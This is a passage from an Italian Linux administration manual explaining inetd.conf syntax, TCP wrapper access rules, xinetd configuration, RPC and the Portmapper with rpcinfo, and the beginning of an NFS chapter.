Le direttive di questo file sono dei record, corrispondenti in pratica alle righe, suddivisi in campi distinti attraverso spaziature orizzontali (spazi o tabulazioni). L'ultimo campo può contenere anche spazi.

servizio [/*versione*] *tipo_socket* *protocollo* {`wait`|`nowait`} [.*max*] *utente* [.*gruppo*] ↩
↪*programma_del_servizio* *programma_e_argomenti*

1. *servizio* [/*versione*]

   Il primo campo serve a indicare il servizio. Normalmente si fa riferimento a una porta indicata per nome, secondo quanto definito dal file '`/etc/services`'. Se si indica un numero, si fa riferimento direttamente a quel numero di porta.

   Eventualmente può essere indicato un servizio RPC; in tal caso si utilizza un nome secondo quanto riportato nel file '`/etc/rpc`', seguito eventualmente da un barra obliqua e dal numero di versione.

2. *tipo_socket*

   Definisce il tipo di socket attraverso diverse parole chiave:

   - '**`stream`**'
   - '**`dgram`**' datagramma
   - '**`raw`**'
   - '**`rdm`**' *reliably delivered message*
   - '**`seqpacket`**' *sequenced packet socket*

3. *protocollo*

   Serve a determinare il tipo di protocollo, utilizzando una parola chiave che si ottiene dal file '`/etc/protocols`'. Si tratta prevalentemente di '**`tcp`**' e '**`udp`**'. Nel caso si vogliano gestire protocolli RPC, questi si indicano come '**`rpc/tcp`**' e '**`rpc/udp`**'.

4. {*wait* | *nowait*} [.*max*]

   Le parole chiave '**`wait`**' e '**`nowait`**' servono a definire il comportamento di un servizio, quando si utilizza il tipo di socket '**`dgram`**' (datagramma). In tutti gli altri casi, si usa esclusivamente la parola chiave '**`nowait`**'.

   In base alle richieste dei clienti, '**`inetd`**' può avviare un certo numero (anche elevato) di copie di processi di uno stesso servizio. Il limite predefinito è di 40 ogni minuto (ovvero ogni 60 secondi) e può essere modificato aggiungendo alla parola chiave '**`wait`**' o

'**nowait**' un'estensione composta da un punto seguito da un numero: il numero massimo di copie per minuto.

5. *utente* [.*gruppo*]

   Serve a definire l'utente ed eventualmente il gruppo in nome del quale avviare il servizio. '**inetd**' viene avviato dalla procedura di inizializzazione del sistema, con i privilegi dell'utente '**root**'; di conseguenza, può cambiare l'utente e il gruppo proprietari dei processi che avvia, in modo da dare loro i privilegi strettamente necessari al compimento delle loro funzioni.

6. *programma_del_servizio*

   Definisce il percorso assoluto di avvio del programma che offre il servizio. Se si tratta di un servizio interno al supervisore dei servizi di rete stesso, si utilizza la parola chiave '**internal**' e l'ultimo campo non viene indicato.

7. *programma_e_argomenti*

   L'ultimo campo è anomalo, in quanto consente l'utilizzo degli spazi come parte dell'informazione in esso contenuta: si tratta del nome del programma, senza percorso, seguito dagli argomenti eventuali con cui questo deve essere avviato. Si osservi l'esempio seguente, in cui ci si trova a dover ripetere il nome '**in.finger**' per questo motivo:

```
...
finger  stream  tcp  nowait  nobody  /usr/sbin/in.fingerd  in.fingerd
...
```

297.3 TCP wrapper

L'avvio di alcuni servizi può essere controllato utilmente da un sistema di registrazione e verifica, definito TCP wrapper. [2] Si tratta di un programma, o di una libreria da inserire in un programma che offre qualche tipo di servizio, che esegue una serie di controlli, in base ai quali decide se avviare o meno il servizio corrispondente.

Il TCP wrapper non è indispensabile, ma il suo utilizzo è diventato una consuetudine, per poter avere almeno un controllo minimo sui servizi principali.

I compiti del TCP wrapper possono essere:

- annotare le connessioni nel registro di sistema;
- filtrare l'accesso ai servizi in base a regole determinate;
- eseguire delle verifiche contro possibili «imbrogli»;
- utilizzare protocolli di identificazione dell'utente da cui ha origine la richiesta di accesso.

Come accennato, può trattarsi di un programma generalizzato, come nel caso del demone '**tcpd**', oppure di una libreria che normalmente viene utilizzata dai programmi che funzionano in modo indipendente dal supervisore dei servizi di rete.

Qui viene mostrato solo l'uso elementare del TCP wrapper; tuttavia, si deve considerare che le funzionalità effettivamente disponibili dipendono anche dal modo in cui questo è stato compilato. Per un approfondimento delle sue potenzialità, si può consultare la documentazione originale: *tcpd(8)* e *hosts_access(5)*; inoltre, nel capitolo 390 viene descritto come si può usare per realizzare delle «trappole».

La configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Semplificando, quando il TCP wrapper viene interpellato a proposito di un tentativo di accesso, questo verifica che l'indirizzo del chiamante sia incluso nell'elenco di '`/etc/hosts.allow`'. Se è così non esegue altri controlli e permette l'accesso, altrimenti verifica che questo non sia incluso nell'elenco di '`/etc/hosts.deny`' (se entrambi i file mancano o sono vuoti, sono consentiti tutti gli accessi).

297.3.1 Dichiarazione all'interno di «/etc/inetd.conf»

La dichiarazione di un servizio all'interno del file '`/etc/inetd.conf`' (relativo a Inetd) può avvenire fondamentalmente in due modi possibili: con o senza il filtro del TCP wrapper. Si osservino i due esempi seguenti.

```
…
telnet  stream  tcp     nowait  root    /usr/sbin/in.telnetd    in.telnetd
…
```

```
…
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
…
```

Nel primo caso, quando si instaura una connessione TELNET, il supervisore dei servizi di rete avvia direttamente il binario '`/usr/sbin/in.telnetd`', senza altre intermediazioni. L'albero dei processi potrebbe apparire come nell'esempio seguente:

`$` **`pstree`** [*Invio*]

```
init-+-inetd---in.telnetd---login---bash---…
     |
     …
```

Nel secondo caso, invece, un'eventuale connessione TELNET viene preceduta dalla verifica attraverso il TCP wrapper (in questo caso, costituito dal demone '**tcpd**'), che potrebbe anche rifiutarla, oppure semplicemente aggiungere dei controlli. Ma una volta completati i controlli, se il servente può essere avviato, il programma '**tcpd**' si toglie di mezzo, per cui l'albero dei processi appare esattamente uguale a quanto già visto.

Quando si decide di utilizzare il TCP wrapper, si possono presentare altre possibilità. Per la precisione, perché funzioni quanto visto nell'ultimo esempio, occorre che l'eseguibile '**in.telnetd**' si trovi nella directory prevista dal programma '**tcpd**', secondo quanto definito in fase di compilazione dei sorgenti. In pratica, per un sistema GNU si tratta di '`/usr/sbin/`'.

Se il demone di un servizio determinato si trova in una collocazione differente rispetto a quella standard, questo potrebbe essere indicato utilizzando il percorso assoluto, come nell'esempio seguente:

```
…
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /root/bin/in.telnetd
…
```

In questo caso, viene specificato che il demone necessario a ricevere le connessioni TELNET è precisamente '`/root/bin/in.telnetd`'.

Nella documentazione del TCP wrapper si mostra la possibilità di utilizzare questo programma solo a scopo di verifica dei tentativi di accesso, che vengono annotati nel registro del sistema, sostituendo il demone che dovrebbe essere avviato con una copia di '**`tcpd`**' stesso. Supponendo di volere eliminare il servizio Finger pur continuando a monitorare le richieste di questo, si potrebbe agire come segue:

`#` **`mkdir /directory/segreta`** [*Invio*]

`#` **`mv /usr/sbin/in.fingerd /directory/segreta`** [*Invio*]

`#` **`cp /usr/sbin/tcpd /usr/sbin/in.fingerd`** [*Invio*]

In alternativa, si può ottenere un risultato simile semplicemente togliendo il programma demone del servizio, lasciando però la dichiarazione nel file '`/etc/inetd.conf`'. La differenza che si può avvertire sta nelle ulteriori segnalazioni di errore che si ritrovano nel registro del sistema, che avvisano dell'impossibilità di avviare il programma corrispondente.

297.3.2 Configurazione

Come già accennato, la configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', dove il primo serve a individuare accessi consentiti, mentre il secondo serve a definire accessi non consentiti.

I tentativi di accesso sono confrontati con le direttive contenute nel file '`/etc/hosts.allow`', continuando eventualmente con quelle di '`/etc/hosts.deny`'. Se si ottiene una corrispondenza con una direttiva del file '`/etc/hosts.allow`', l'accesso viene concesso, senza passare al controllo di '`/etc/hosts.deny`'; se non si ottiene alcuna corrispondenza con le direttive del file '`/etc/hosts.allow`', si passa all'analisi di quelle contenute in '`/etc/hosts.deny`' e solo se nessuna corrisponde all'accesso in corso, questo viene consentito. Pertanto, se i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`' sono vuoti, o mancano, sono consentiti tutti gli accessi.

In generale, le righe che iniziano con il simbolo '**`#`**' sono ignorate, in qualità di commenti; le righe bianche e quelle vuote sono ignorate ugualmente. Le direttive occupano normalmente una riga, a meno che terminino con il simbolo '**`\`**' (subito prima del codice di interruzione di riga) che rappresenta una continuazione nella riga successiva.

La sintassi minima per le direttive di questi file dovrebbe corrisponde allo schema seguente:

elenco_di_demoni **:** ***elenco_di_clienti***

Alla sinistra dei due punti si elencano i programmi demone il cui utilizzo si vuole concedere ai nodi di rete elencati alla destra. Gli elementi appartenenti a un elenco possono essere separati con una virgola o uno spazio.

È consentito l'uso di speciali nomi jolly e altri simboli che facilitano l'indicazione di gruppi di nomi. Segue un elenco di elementi utilizzabili.

Elemento	Descrizione
.*indirizzo_ipv4* .*nome_di_dominio*	L'indirizzo IPv4 di un nodo che inizia con un punto indica in realtà tutti gli indirizzi che finiscono con quel suffisso. Se si utilizzano nomi di dominio invece di indirizzi numerici, si fa riferimento a un intero dominio. Per esempio, '**`.brot.dg`**' rappresenta tutti i nodi del dominio `brot.dg`.
indirizzo_ipv4. *prefisso_nome_di_dominio*.	L'indirizzo di un nodo che finisce con un punto indica in realtà tutti gli indirizzi che iniziano con quel prefisso. Se si utilizzano indirizzi IPv4 numerici, si fa riferimento a una rete intera. Per esempio, '**`192.168.`**' rappresenta tutti i nodi della rete 192.168.0.0.
`@`*dominio_nis*	Il nome di un dominio NIS viene indicato con il prefisso '**`@`**' e rappresenta tutti i nodi che appartengono a tale dominio.
indirizzo_ipv4/*maschera_ipv4*	Rappresenta gli indirizzi IPv4 che si ottengono eseguendo l'AND tra indirizzo e maschera. Per esempio, 192.168.72.0/255.255.254.0 rappresenta tutti gli indirizzi a partire da 192.168.72.0 a 192.168.73.255.
`[`*indirizzo_ipv6*`]`/*n_bit_maschera*	Rappresenta un gruppo di indirizzi IPv6, secondo la maschera. Per esempio, '**`[fec0:0:0:1::]/64`**' rappresenta tutti gli indirizzi fec0:0000:0000:0001::.
`ALL`	È un jolly che rappresenta tutto. Se si trova alla sinistra dei due punti indica tutti i demoni dei servizi, se si trova alla destra rappresenta tutti i nodi.
`LOCAL`	È un jolly che indica tutti gli elaboratori locali, intendendosi con questo quelli rappresentabili senza alcun punto.
`UNKNOWN`	È un jolly che rappresenta tutti i nodi il cui nome o indirizzo risulta sconosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`KNOWN`	È un jolly che rappresenta tutti i nodi il cui nome o indirizzo risulta conosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`PARANOID`	È un jolly che corrisponde ai nodi il cui nome non corrisponde all'indirizzo. In pratica, si vuole che '**`tcpd`**', attraverso il DNS, determini l'indirizzo in base al nome, quindi si vuole ancora che trasformi il nome in indirizzo (indirizzo --> nome --> indirizzo); se non c'è corrispondenza tra gli indirizzi ottenuti, il nodo rientra in questa categoria.
`EXCEPT`	È un operatore che può essere utilizzato all'interno di un elenco di nomi per escluderne i successivi.

Segue un elenco di esempi riferiti a direttive del file '`/etc/hosts.deny`':

Esempio	Descrizione
`ALL : ALL`	Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo.

Esempio	Descrizione
`ALL : ALL EXCEPT .mehl.dg`	Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo a eccezione di quelli il cui dominio è *mehl.dg*.
`ALL : .brot.dg`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *brot.dg*.
`ALL : .brot.dg EXCEPT caino.brot.dg`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *brot.dg*, a esclusione di *caino.brot.dg*.
`ALL : 192.168.`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti alla sottorete 192.168.0.0.
`in.fingerd : LOCAL` `ALL : ALL`	L'ordine in cui appaiono le direttive è importante. In questo caso, le richieste per il servizio Finger (rappresentato dal demone '**in.fingerd**'), vengono accettate solo se provengono da indirizzi locali. Tutti gli altri servizi sono permessi da qualunque origine.

Per un controllo più facile degli accessi, conviene indicare all'interno del file '/etc/hosts.deny' soltanto '**ALL : ALL**' in modo da impedire tutti gli accessi che non siano consentiti esplicitamente da '/etc/hosts.allow'.

297.4 Supervisore dei servizi di rete Xinetd

Xinetd, [3] è un supervisore dei servizi di rete alternativo al classico Inetd, che può essere usato anche con IPv6[4] e può interpretare direttamente i file '/etc/hosts.allow' e '/etc/hosts.deny' senza bisogno di un programma esterno, in quanto incorpora le librerie del TCP wrapper.

Xinetd è costituito in pratica dall'eseguibile '**xinetd**', che può essere avviato o meno con l'indicazione di opzioni:

```
xinetd [opzioni]
```

Naturalmente, di solito il demone '**xinetd**' viene avviato e fermato attraverso il controllo dalla procedura di inizializzazione del sistema, senza bisogno di un intervento umano diretto per la sua gestione.

Le funzionalità offerte da Xinetd dipendono dal modo in cui viene compilato. Si possono conoscere le caratteristiche di Xinetd utilizzando l'opzione '**-version**':

xinetd -version [*Invio*]

Ciò che si ottiene è naturalmente il numero della versione del programma, con l'elenco delle componenti addizionali inserite. L'esempio seguente indica l'inclusione delle librerie utili all'utilizzo dei file '/etc/hosts.allow' e '/etc/hosts.deny':

```
xinetd Version 2.3.3 libwrap
```

L'esempio seguente mostra invece l'inclusione di tutte le funzionalità più importanti:

```
xinetd Version 2.3.4 ipv6 libwrap loadavg
```

Se appare anche la stringa '**`ipv6`**', si tratta di una versione compilata per IPv6.

297.4.1 Configurazione

La configurazione principale di Xinetd è contenuta solitamente nel file '`/etc/xinetd.conf`' che ha una struttura differente rispetto alla configurazione di Inetd.

Xinetd rilegge il file di configurazione con un segnale differente rispetto al solito aggancio, ma in generale, se il controllo di Xinetd è inserito correttamente nella gestione della procedura di inizializzazione del sistema, dovrebbe essere disponibile uno script adatto, con una sintassi simile a quella seguente, dove l'argomento '**`reload`**' è quello che garantisce la rilettura della configurazione:

```
xinetd {start|stop|reload}
```

Nel file di configurazione sono ignorate le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**'; per il resto si tratta di direttive nella forma:

```
service nome_servizio
{
    attributo   =|+=|-=   valore...
    ...
}
```

In altri termini, si tratta di sezioni corrispondenti al nome del servizio a cui fanno riferimento, contenenti una serie di assegnamenti ad attributi individuati da parole chiave particolari. In generale, solo alcuni attributi consentono l'uso di assegnamenti del tipo '**`+=`**' e '**`-=`**', per aggiungere o togliere qualcosa all'attributo stesso. L'esempio seguente rappresenta una situazione abbastanza comune per il contenuto di questo file:

```
defaults
{
        log_type       = SYSLOG daemon
        log_on_success = PID HOST USERID EXIT DURATION
        log_on_failure = HOST USERID ATTEMPT DURATION
}

service discard
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
```

```
        id              = discard-stream
}

service discard
{
        socket_type     = dgram
        protocol        = udp
        wait            = yes
        user            = root
        type            = INTERNAL
        id              = discard-dgram
}

service daytime
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = daytime-stream
}

service time
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = time-stream
}

service telnet
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/in.telnetd
}

service smtp
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = mail
        server          = /usr/sbin/exim
        server_args     = -bs
}

service pop-2
```

```
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/ipop2d
}

service pop-3
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/ipop3d
}

service finger
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = nobody
        server          = /usr/sbin/in.fingerd
}

service ident
{
        socket_type     = stream
        protocol        = tcp
        wait            = yes
        user            = identd
        server          = /usr/sbin/identd
}

service rsync
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/bin/rsync
        server_args     = --daemon
}
```

Nell’elenco seguente, vengono descritti solo alcuni degli attributi utilizzabili.

Attributo	Descrizione
`id = `***nome***	Consente di attribuire un nome alla sezione, quando lo stesso servizio appare in più di una sezione, con protocolli differenti. In mancanza di questa indicazione, il nome del protocollo è anche il nome usato per l'identificazione della sezione. Si osservi che se si usano i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', se si fa riferimento al protocollo, in intende in realtà questo nome identificativo.
`type = RPC|INTERNAL`↵ ↪`|UNLISTED`	Si attribuisce a questo attributo una parola chiave: '**`RPC`**', quando si tratta di un servizio RPC; '**`INTERNAL`**', quando si tratta di un servizio interno di Xinetd; '**`UNLISTED`**', quando si tratta di un servizio che non appare all'interno di '`/etc/services`' o '`/etc/rpc`'.
`disable = yes|no`	Consente di abilitare, assegnando la parola chiave '**`no`**', o di disabilitare il servizio, con la parola chiave '**`yes`**'
`socket_type = stream|dgram`↵ ↪`|raw|seqpacket`	Definisce il tipo di socket, attraverso una tra le parole chiave indicate.
`protocol = `***protocollo***	Definisce il tipo di protocollo, individuato da un nome come dal file '`/etc/protocols`'.
`wait = yes|no`	Se si abilita questo attributo con '**`yes`**', si intende che il servizio non consente l'avvio di più processi paralleli; pertanto, viene concesso solo un servizio alla volta. Al contrario, con un valore '**`no`**', il servizio può essere fornito in più copie simultaneamente.
`user = `***utente***	Consente di avviare il processo che si occupa del servizio con i privilegi dell'utente indicato (ammesso che Xinetd sia in funzione con i privilegi dell'utente '**`root`**').
`group = `***gruppo***	Consente di avviare il processo che si occupa del servizio con i privilegi del gruppo indicato (ammesso che Xinetd sia in funzione con i privilegi dell'utente '**`root`**').
`nice = `***n***	Consente di attribuire un valore *nice* al processo corrispondente al servizio (un valore positivo, fino a 19, dà al processo meno risorse in termini di potenza elaborativa).
`server_args = `***argomenti***	Consente di indicare gli argomenti da dare al programma avviato in corrispondenza del servizio di rete.

Attributo	Descrizione
`only_from =` ***indirizzi_di_origine***...	Consente di indicare degli indirizzi di origine a cui è consentito l'accesso, attraverso varie forme, come indicato da *xinetd.conf(5)*.
`no_access =` ***indirizzi_di_origine***...	Consente di indicare degli indirizzi di origine a cui **non** è consentito l'accesso, secondo le stesse modalità di '**`only_from`**'. Nel caso entrambi gli attributi possano fare riferimento allo stesso indirizzo, viene preso in considerazione quello più selettivo; per esempio, potrebbe essere consentito a tutta una sottorete di accedere, ma si potrebbe escludere precisamente un nodo della sottorete.
`access_time =` ***intervallo***...	Consente di indicare gli intervalli di tempo in cui il servizio risulta accessibile. Gli intervalli hanno la forma: '***ore*** : ***minuti***-***ore*** : ***minuti***'.
`log_type = FILE` ***file_delle_registrazioni***	Fa in modo che le informazioni vengano fatte nel file indicato.
`log_type = SYSLOG` ***tipo*** [***livello***]	Fa in modo che le informazioni vengano fatte nel registro del sistema, specificando il tipo ed eventualmente il livello. Il tipo può essere una parola chiave tra: '**`daemon`**', '**`auth`**', '**`authpriv`**', '**`user`**', '**`local0`**', '**`local1`**', '**`local2`**', '**`local3`**', '**`local4`**', '**`local5`**', '**`local6`**', '**`local7`**'. Il livello può essere indicato come: '**`emerg`**', '**`alert`**', '**`crit`**', '**`err`**', '**`warning`**', '**`notice`**', '**`info`**', '**`debug`**'.
`log_on_success = PID|HOST`↵ ↪`|USERID|EXIT|DURATION ...`	Annota le informazioni identificate dalle parole chiave utilizzate quando un accesso avviene con successo.
`log_on_failure = HOST`↵ ↪`|USERID|ATTEMPT ...`	Annota le informazioni identificate dalle parole chiave utilizzate quando un accesso avviene con successo. Si possono assegnare anche altri valori, come descritto in *xinetd.conf(5)*.

Esiste anche la possibilità di definire una sezione contenente attributi predefiniti per tutte le altre sezioni:

```
default
{
    attributo  =|+=|-=  valore...
    ...
}
```

In questo modo, attributi come '**`only_from`**' possono essere gestiti più facilmente per tutti i

servizi.

297.4.2 IPv6

Xinetd si comporta in modo differente quando compilato con la gestione di IPv6; la cosa più importante da osservare è che gli indirizzi IPv4 vengono poi gestiti sempre come indirizzi IPv6 ricavati da IPv4, ovvero *IPv4-mapped IPv6 addresses*. Pertanto, quando si vuole fare riferimento a indirizzi IPv4, si deve usare la forma seguente:

```
::ffff:indirizzo_ipv4_normale
```

Per esempio, per fare riferimento all'indirizzo 127.0.0.1, si indica invece ::ffff:127.0.0.1.

[1] **Inetd** UCB BSD

[2] **TCP wrapper** software libero con licenza speciale

[3] **Xinetd** software libero con licenza speciale

[4] Il funzionamento con IPv6 dipende dal modo in cui vengono compilati i sorgenti; pertanto, possono esistere edizioni precompilate di Xinetd che non sono in grado di gestire IPv6.

RPC: Remote Procedure Call

RPC, acronimo di *Remote procedure call*, è un meccanismo generale per la gestione di applicazioni cliente-servente. Il sistema si basa su un demone, il Portmapper, e un file che elenca i servizi disponibili associati al demone relativo. Il Portmapper funziona in modo autonomo dal supervisore dei servizi di rete.

298.1 RPC in generale

Semplificando in modo estremo il funzionamento delle RPC, si può dire che si tratti di un meccanismo attraverso cui si possono eseguire delle elaborazioni remote.

Dal lato servente si trova il Portmapper [1] in ascolto sulla porta 111, dal lato cliente ci sono una serie di programmi che, per un servizio RPC qualunque, devono prima interpellare il Portmapper remoto il quale fornisce loro le informazioni necessarie a stabilire una connessione con il demone competente.

Per questo motivo, le chiamate RPC contengono l'indicazione di un ***numero di programma***, attraverso il quale, il Portmapper remoto è in grado di rispondere informando il cliente sul numero di porta da utilizzare per quel programma.

I servizi RPC possono essere interrogati attraverso il programma '**rpcinfo**'. Per esempio, per chiedere al Portmapper dell'elaboratore *weizen.mehl.dg* quali servizi sono disponibili e per conoscere le loro caratteristiche, si può agire come nell'esempio seguente:

$ **rpcinfo -p weizen.mehl.dg** [*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

Una cosa da osservare è che alcuni dei programmi elencati tra i servizi RPC, non appaiono necessariamente anche nell'elenco del file '/etc/services'.

Il demone che si occupa di attivare i servizi RPC è '**portmap**' (a volte anche '**rpc.portmap**'), che di norma viene avviato e fermato dalla procedura di inizializzazione del sistema (restando indipendente dal controllo del supervisore dei servizi di rete).

```
portmap [opzioni]
```

Il file '/etc/rpc' contenente l'elenco dei servizi RPC disponibili, abbinati al numero di programma usato come riferimento standard. Il suo scopo è quindi quello di tradurre i nomi in numeri di programma e viceversa.

```
# /etc/rpc:
# $Id: rpc,v 2.1 1997/06/11 17:14:15 tobias Exp $
#
# rpc 88/08/01 4.0 RPCSRC; from 1.12   88/02/07 SMI
```

```
portmapper      100000  portmap sunrpc
rstatd          100001  rstat rstat_svc rup perfmeter
rusersd         100002  rusers
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
rquotad         100011  rquotaprog quota rquota
sprayd          100012  spray
3270_mapper     100013
rje_mapper      100014
selection_svc   100015  selnsvc
database_svc    100016
rexd            100017  rex
alis            100018
sched           100019
llockmgr        100020
nlockmgr        100021
x25.inr         100022
statmon         100023
status          100024
bootparam       100026
ypupdated       100028  ypupdate
keyserv         100029  keyserver
tfsd            100037
nsed            100038
nsemntd         100039
pcnfsd          150001
amd             300019  amq
sgi_fam         391002
ugidd           545580417
bwnfsd          788585389
```

298.2 Informazioni sulle RPC

Per interrogare un Portmapper si utilizza normalmente il programma '**rpcinfo**': [2]

rpcinfo -p [***nodo***]

rpcinfo [-n ***numero_di_porta***] {-u|-t} ***nodo*** ***programma*** [***versione***]

rpcinfo {-b|-d} ***programma*** ***versione***

L'utilità di questo programma sta quindi nella possibilità di conoscere quali servizi RPC sono disponibili all'interno di un certo nodo, oltre alla possibilità di verificare che questi siano effettivamente in funzione.

Tabella 298.3. Alcune opzioni.

Opzione	Descrizione
`-p` [*nodo*]	Interroga il Portmapper nell'elaboratore indicato, oppure in quello locale, elencando tutti i programmi RPC registrati presso lo stesso.
`-u` ***nodo programma*** [*versione*]	Utilizza il protocollo UDP per eseguire una chiamata RPC alla procedura zero ('**`NULLPROC`**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-t` ***nodo programma*** [*versione*]	Utilizza il protocollo TCP per eseguire una chiamata RPC alla procedura zero ('**`NULLPROC`**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-n` ***numero_di_porta***	Permette di specificare una porta diversa rispetto a quella che viene indicata dal Portmapper, per eseguire una chiamata RPC attraverso le opzioni '**`-u`**' e '**`-t`**'.
`-b` ***programma versione***	Permette di eseguire una chiamata RPC circolare (broadcast) a tutti i nodi in grado di riceverla, utilizzando il protocollo UDP, per l'esecuzione della procedura zero ('**`NULLPROC`**') del programma e della versione specificati. Il risultato viene emesso attraverso lo standard output.
`-d` ***programma versione***	L'utente '**`root`**' può utilizzare questa opzione per eliminare la registrazione del servizio RPC del programma e della versione specificati.

Seguono alcuni esempi:

$ **`rpcinfo -p`** [*Invio*]

Elenca tutti i servizi RPC registrati nell'elaboratore locale.

```
program vers proto   port
 100000    2   tcp    111  portmapper
 100000    2   udp    111  portmapper
 100005    1   udp    844  mountd
 100005    1   tcp    846  mountd
 100003    2   udp   2049  nfs
 100003    2   tcp   2049  nfs
```

$ **`rpcinfo -p weizen.mehl.dg`** [*Invio*]

Elenca tutti i servizi RPC registrati nell'elaboratore *`weizen.mehl.dg`*.

$ **`rpcinfo -b mountd 1`** [*Invio*]

Elenca tutti i nodi in grado di fornire il servizio '**`mountd`**'.

```
127.0.0.1 localhost.localdomain
192.168.1.1 dinkel.brot.dg
192.168.1.2 roggen.brot.dg
```

298.3 Controllo sulle RPC

Generalmente, il Portmapper non viene messo sotto il controllo del supervisore dei servizi di rete; tuttavia, potrebbe essere stato compilato in modo da tenere in considerazione il contenuto dei file '/etc/hosts.allow' e '/etc/hosts.deny'. Indipendentemente dal fatto che ciò sia vero, se si usano questi file conviene prevedere le direttive che riguardano il Portmapper, in vista di aggiornamenti futuri. In generale, conviene inserire nel file '/etc/hosts.allow' la riga seguente:

```
portmap: specifica_dei_nodi
```

Per converso, conviene indicare la riga seguente nel file '/etc/hosts.deny', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
```

Eventualmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '/etc/hosts.deny', sapendo che questa interferisce però con tutti gli altri programmi che interpretano questi file:

```
ALL: ALL
```

Ai fini del controllo attraverso filtri di pacchetto che si basano sul riconoscimento delle porte TCP o UDP, va ricordato che il Portmapper utilizza solitamente la porta 111.

[1] **Portmapper** UCB BSD + SUN RPC

[2] **RPCinfo** UCB BSD + SUN RPC

NFS con i sistemi GNU/Linux

NFS è un servizio di rete che, avvalendosi delle RPC, permette la condivisione di porzioni di file system da e verso altri elaboratori connessi.

Nell'ambito del modello ISO-OSI, il protocollo NFS si colloca al livello cinque (sessione). A seconda della versione del protocollo NFS, questo può avvalersi, al livello sottostante (trasporto), del protocollo UDP o del protocollo TCP.

Il kernel Linux può incorporare, sia le funzionalità necessarie ad accedere a un file system NFS remoto, sia le funzionalità di servente NFS, che comunque devono essere gestite attraverso programmi di contorno.

299.1 Supporto nel kernel

Per poter condividere file attraverso NFS, sia come cliente che come servente, occorre includere il supporto al file system NFS nel kernel (sezione 67.2.21).

Si può controllare la possibilità di accedere a un file system NFS leggendo il contenuto del file '`/proc/filesystems`'. L'esempio seguente rappresenta una situazione in cui ciò è possibile, per la presenza della riga '**`nodev nfs`**':

```
        ext3
        ext2
        minix
        umsdos
        msdos
        vfat
nodev   proc
nodev   nfs
nodev   smbfs
        iso9660
```

Per scoprire se il kernel consente di gestire la funzionalità di servente NFS, si può cercare il file '`/proc/net/rpc/nfsd`', che potrebbe contenere qualcosa simile all'esempio seguente:

```
rc 0 63064 138528
fh 0 194531 0 0 0
io 61203811 330360802
th 8 350 47.860 3.570 1.470 0.000 0.880 0.730 0.250 0.290 0.000 1.760
ra 16 7654 169 54 60 23 53 24 14 20 21 2115
net 201592 201592 0 0
rpc 201592 0 0 0 0
proc2 18 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
proc3 22 2 771 4595 101428 13065 19 10207 51228 3301 16 34 0 3310 ↩
↪15 520 45 2130 0 45 45 0 10816
```

299.2 Dal lato del servente

Dalla parte dell'elaboratore servente è necessario che oltre al Portmapper siano in funzione alcuni demoni, avviati secondo l'ordine seguente: '**rpc.mountd**', '**rpc.nfsd**', '**rpc.statd**', '**rpc.lockd**' ed eventualmente '**rpc.rquotad**'. [1] Quindi, è necessario che il file di configurazione '/etc/exports' sia stato configurato correttamente. Si può controllare la presenza del servizio attraverso l'interrogazione delle RPC:

$ **rpcinfo -p** [*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  54407  status
    100024    1   tcp  38826  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100021    1   udp  54411  nlockmgr
    100021    3   udp  54411  nlockmgr
    100021    4   udp  54411  nlockmgr
    100005    1   udp  54412  mountd
    100005    1   tcp  38827  mountd
    100005    2   udp  54412  mountd
    100005    2   tcp  38827  mountd
    100005    3   udp  54412  mountd
    100005    3   tcp  38827  mountd
```

Nello stesso modo, si può analizzare l'albero dei processi:

$ **pstree** [*Invio*]

```
init-+-...
     ...
      |-lockd---rpciod
     ...
      |-8*[nfsd]
     ...
      |-portmap---portmap
     ...
      |-rpc.mountd
      |-rpc.statd
     ...
```

Il programma '**rpc.mountd**' è il demone che si occupa di gestire l'innesto del file system di rete dal lato del servente:

```
rpc.mountd [opzioni]
```

